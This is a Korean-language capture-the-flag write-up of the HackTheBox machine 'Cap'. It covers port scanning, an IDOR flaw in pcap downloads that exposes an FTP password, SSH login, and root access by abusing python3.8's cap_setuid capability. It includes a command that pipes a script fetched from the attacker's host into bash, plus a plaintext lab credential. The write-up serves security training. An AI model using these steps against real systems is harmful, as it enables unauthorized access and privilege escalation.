HackTheBox Labs Writeup - Cap

이 글은 HackTheBox 의 Easy 난이도 머신인 Cap 에 대한 Writeup이다.
User Flag
먼저 nmap으로 열려 있는 포트를 확인한다.
$ nmap -sV -A -T4 -Pn 10.129.29.149
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-02 23:44 KST
Nmap scan report for 10.129.29.149
Host is up (0.51s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT       ADDRESS
1   580.87 ms 10.10.16.1
2   264.57 ms 10.129.29.149

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.49 seconds
21번에 ftp, 22번에 ssh, 80번에 http 가 서비스 중이다.
브라우저로 http 서비스에 접속하니 보안 정보를 보여주는 대시보드가 보인다.

서버를 살펴보니 5초동안 네트워크 패킷을 기록, pcap으로 저장하고 다운로드하는 기능이 존재한다. 이때 다운로드하는 pcap은 /data/<id 숫자> 로 접근 가능하며, 접근 시 사용자 접근 권한을 확인하지 않는다. 이러한 취약점은 IDOR(Insecure direct object references) 라 불리며 서버에서 적절한 권한 인증을 하지 않아 발생한다.
아무튼 우리가 최초로 만든 테스트 pcap의 번호는 1번이다. 그렇다면 0번 패킷이 저장된 /data/0에 접근, pcap 파일을 다운로드해보자.

0번 pcap을 다운로드해 wireshark로 열어보니 nathan 유저가 Buck3tH4TF0RM3! 비밀번호를 사용해 FTP 접속을 한 것을 확인할 수 있다.

FTP 서비스를 확인해봤지만 별다른 내용이 없었다. 대신 해당 인증 정보를 ssh 접속을 시도하니 nathan 유저로 접속할 수 있었다.
$ ssh nathan@10.129.29.149
nathan 유저는 User Flag를 저장한 user.txt 를 가졌다.
nathan@cap:~$ cat user.txt
Root Flag
탈취한 유저 권한을 이용해 권한을 상승시켜야 한다. 영원한 권한 상승의 친구 linpeas 에서 linpeas.sh 파일을 다운로드한다.
리모트 머신에서 다운로드할 수 있도록 로컬 머신의 linpeas.sh 가 있는 경로에서 파일 서버를 실행하자.
python -m http.server
리모트 머신에서 linpeas.sh 를 다운로드, 실행하자.
curl http://<로컬 머신 주소>/linpeas.sh | bash
linpeas.sh 실행 결과 중 흥미로운 부분이 있다. 리눅스 매뉴얼 문서에 따르면 cap_setuid 는 SUID 비트 없이도 setuid 권한을 가질 수 있다.
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/python3.8 실행 파일이 cap_setuid 권한이 있으니 이를 이용해 루트 권한으로 /bin/bash 를 실행, /root/root.txt 에서 Root Flag를 얻는다.
nathan@cap:~$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# cat /root/root.txt